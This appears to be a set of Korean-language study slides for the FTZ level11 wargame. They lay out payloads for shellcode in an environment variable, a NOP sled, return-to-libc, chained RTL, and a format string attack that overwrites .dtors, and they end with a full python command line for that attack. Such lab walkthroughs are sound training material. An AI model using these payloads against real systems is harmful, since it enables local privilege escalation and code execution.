TME

2018-07-19

REVLR

TEAM S.C.P

M0K-CHA

- FTZ11 shellcode
- FTZ11 nop sled
- FTZ11 rtl
- FTZ11 chaining rtl
- FTZ11 fsb

EGG SHELL

쉘코드오지게길어요이오지게긴쉘코드를40바이트만받는다면넣을수가없답니다리다루다루다람쥐

\xab\xcd\xff\xbf

PAYLOAD


buffer + dummy + SFP + env_addr

NOP SLED

```
    nop
 nop  nop
nop
 nop
  nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
   nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
            nop                    nop
            nop                    nop
    nopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
```

PAYLOAD

아무거나 sfp 까지 + nop이 있을만한 주소 + nop*n + shellcode



RTL (RETURN TO LIBRARY)

DEP/NX 우회 → RTL

https://bpsecblog.wordpress.com/memory_protect_linux/

shellcode (x)
시스템 함수 호출(o)

PAYLOAD

buffer + dummy + SFP + system 함수 주소
+ “AAAA”(system 함수 리턴 값;무시해도 됨) + ”/bin/sh”주소

CHAINING RTL

/ b h

i s n

/

CHAINING RTL

/bin/sh

PAYLOAD

[버퍼에서 ret까지의 거리] +
[strcpy()시작] + [PPR주소] + [BSS주소+0] + [/문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+1] + [b문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+2] + [i문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+3] + [n문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+4] + [/문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+5] + [s문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+6] + [h문자주소] +
[strcpy()시작] + [PPR주소] + [BSS주소+7] + [Null문자주소] +
[system()시작] + [빈공간4Byte] + [BSS주소+0]

FORMAT STRING BUG

format string is…

%d, %c, %s, %f, %x, %n, %hn

printf(%5d, ‘123’); → “ 123”

writable!

./attackme $(python -c 'print "주소" + "쉘코드 주소(10진수)%n"

WRITABLE SPACE IN MEMORY

```
12 .fini         0000001e  08048500  08048500  00000500  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
13 .rodata       00000008  08048520  08048520  00000520  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, DATA
14 .data         00000010  08049528  08049528  00000528  2**2
                 CONTENTS, ALLOC, LOAD, DATA
15 .eh_frame     00000004  08049538  08049538  00000538  2**2
                 CONTENTS, ALLOC, LOAD, DATA
16 .dynamic      000000c8  0804953c  0804953c  0000053c  2**2
                 CONTENTS, ALLOC, LOAD, DATA
17 .ctors        00000008  08049604  08049604  00000604  2**2
                 CONTENTS, ALLOC, LOAD, DATA
18 .dtors        00000008  0804960c  0804960c  0000060c  2**2
                 CONTENTS, ALLOC, LOAD, DATA
19 .got          00000028  08049614  08049614  00000614  2**2
                 CONTENTS, ALLOC, LOAD, DATA
20 .bss          00000018  0804963c  0804963c  0000063c  2**2
                 ALLOC
21 .stab         000007a4  00000000  00000000  0000063c  2**2
                 CONTENTS, READONLY, DEBUGGING
22 .stabstr      00001983  00000000  00000000  00000de0  2**0
                 CONTENTS, READONLY, DEBUGGING
23 .comment      0000014a  00000000  00000000  00002763  2**0
                 CONTENTS, READONLY
```

PAYLOAD

[dtor의앞주소] + [4Byte공간] + [dtor의뒷주소] + %문자*2개 + %[쉘코드뒷주소만큼의문자수]c + %n
+ %[쉘코드앞주소만큼의문자수]c + %n

```
[level11@ftz tmp]$ ./attackme $(python -c 'print "\x10\x96\x04\x08" + "AAAA" + "\x12\x96\x04\x08" + "%08x%08x" + "%62078c%n" + "%52581c%n"')
```

NEXT

Double Staged Format String Bug Attack